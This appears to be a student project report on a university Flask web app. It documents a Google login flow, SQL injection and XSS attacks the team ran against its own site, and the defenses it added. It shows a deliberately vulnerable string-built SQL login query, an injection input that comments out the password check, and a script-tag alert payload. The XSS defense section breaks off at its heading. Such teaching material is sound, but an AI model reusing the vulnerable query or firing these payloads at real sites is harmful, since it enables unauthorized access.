
We have added Google authentication on the login page by which the user can login to our website with their Gmail account related to the IIT Gandhinagar.




By choosing the option for login with Google at the bottom we get another page asking to choose an account.




Further selecting an account will open a page asking for your Gmail password.



And in the end, we get a confirmation page.







## Responsibility of G1 and G2

1. Documentation and screenshots of a total of 2 attacks [SQL Injection and XSS] performed and the defenses against those attacks.

### SQL Injection attack



#### Method 1

Here the user entered any keyword as username instead of email, and the password was given randomly and by using OR given true value(1). Then it was implemented and logged in successfully.



## Defense for SQL injection

Initially, anyone can enter our website by filling in any of the keywords in the email and password therefore, we have provided some parameters to prevent this attack to protect our website.



```
@app.route("/login", methods=["POST"])
def login_user():
    email = request.form.get("username")
    password = request.form.get("password")
    user_type = request.form.get("userType")
    cur = mysql.connection.cursor()

    if user_type == "stakeholder":



        # cur.execute("SELECT * FROM stakeholder WHERE email = %s AND password = %s", (email, password))
        # query = f"SELECT * FROM stakeholder WHERE email = '{email}' and password = '{password}'"
        query = f"SELECT * FROM stakeholder WHERE email = %s and password = %s"
        print(query)
        cur.execute(query,(email, password))
        stakeholder = cur.fetchone()
```

This code defines a route /login in a Flask application, which accepts POST requests. When a request is received, it retrieves the username, password, and user type from the form data.

If the user type is "stakeholder", it prepares an SQL query to select data from a table named stakeholder based on the provided email and password. The query is parameterized to prevent SQL injection attacks.

The execute function executes the query with the provided parameters and the fetched data is stored in the stakeholder variable.

## Method 2



```

@app.route("/login", methods=["POST"])
def login_user():
    email = request.form.get("username")
    password = request.form.get("password")
    user_type = request.form.get("userType")
    cur = mysql.connection.cursor()

    if user_type == "stakeholder":
        query = f"SELECT * FROM stakeholder WHERE email = '{email}' and password = '{password}'"
        # print(query)
        cur.execute(query)
        stakeholder = cur.fetchone()
        cur.close()

```

The code fetches user inputs from the submitted form data, including email, password, and user type. It constructs an SQL query dynamically using formatted strings, directly appending the user-provided email and password into the query.

The vulnerability lies in directly concatenating user inputs into the SQL query string. If an attacker provides a specially crafted email input like "jain.rahl@iitgn.ac.in'; -- ", the resulting SQL query becomes:

```
SELECT * FROM stakeholder WHERE email = 'jain.rahl@iitgn.ac.in'; -- and password
```

In this scenario, if the attacker gains access to a stakeholder's email address, they can leverage SQL injection techniques to bypass the password authentication mechanism and gain unauthorized access to the system. By carefully crafting the email input, such as appending a malicious SQL command like "; -- " the attacker effectively terminates the original SQL query and introduces their own arbitrary SQL code, effectively bypassing the password check. This manipulation allows the attacker to log in without providing a valid password, compromising the application's security and putting sensitive data at risk.

## Defense for SQL injection 2

We used parameterized queries or prepared statements to address this vulnerability and prevent SQL injection attacks. These techniques separate SQL code from user input, preventing the input from being interpreted as part of the SQL command. Here's how we can modify the code to use parameterized queries:



```

@app.route("/login", methods=["POST"])
def login_user():
    email = request.form.get("username")
    password = request.form.get("password")
    user_type = request.form.get("userType")
    cur = mysql.connection.cursor()

    if user_type == "stakeholder":
        cur.execute("SELECT * FROM stakeholder WHERE email = %s AND password = %s", (email, password))
        # query = "SELECT * FROM stakeholder WHERE email = '%s' and password = '%s'" % (email, password)
        # print(query)
        # cur.execute(query)
        stakeholder = cur.fetchone()
        cur.close()



```

With parameterized queries, the database driver handles escaping and quoting of the user input, effectively preventing SQL injection attacks.



## XSS Attack

Cross-site scripting (XSS) is a type of web security vulnerability that attackers exploit to inject malicious scripts into websites. These scripts run within the victim's web browser, allowing attackers to potentially steal data, redirect users to malicious sites, or disrupt the website's functionality.



Here, I injected this script into the fullname input field on the signup form. When the form is submitted and the fullname field is processed on the server side, the script “`<script type="text/javascript">alert("XSS Attack!! U are out");</script>`” will be executed, causing a pop-up alert with the message “**XSS Attack!! U are out**” to appear. This is achieved by setting the value attribute of the input field to a JavaScript script tag that contains the malicious code. This is happening because the form is submitted without proper input sanitization or escaping on the server side. This lack of sanitization creates a Cross-Site Scripting (XSS) vulnerability.

## Defense for XSS Attack

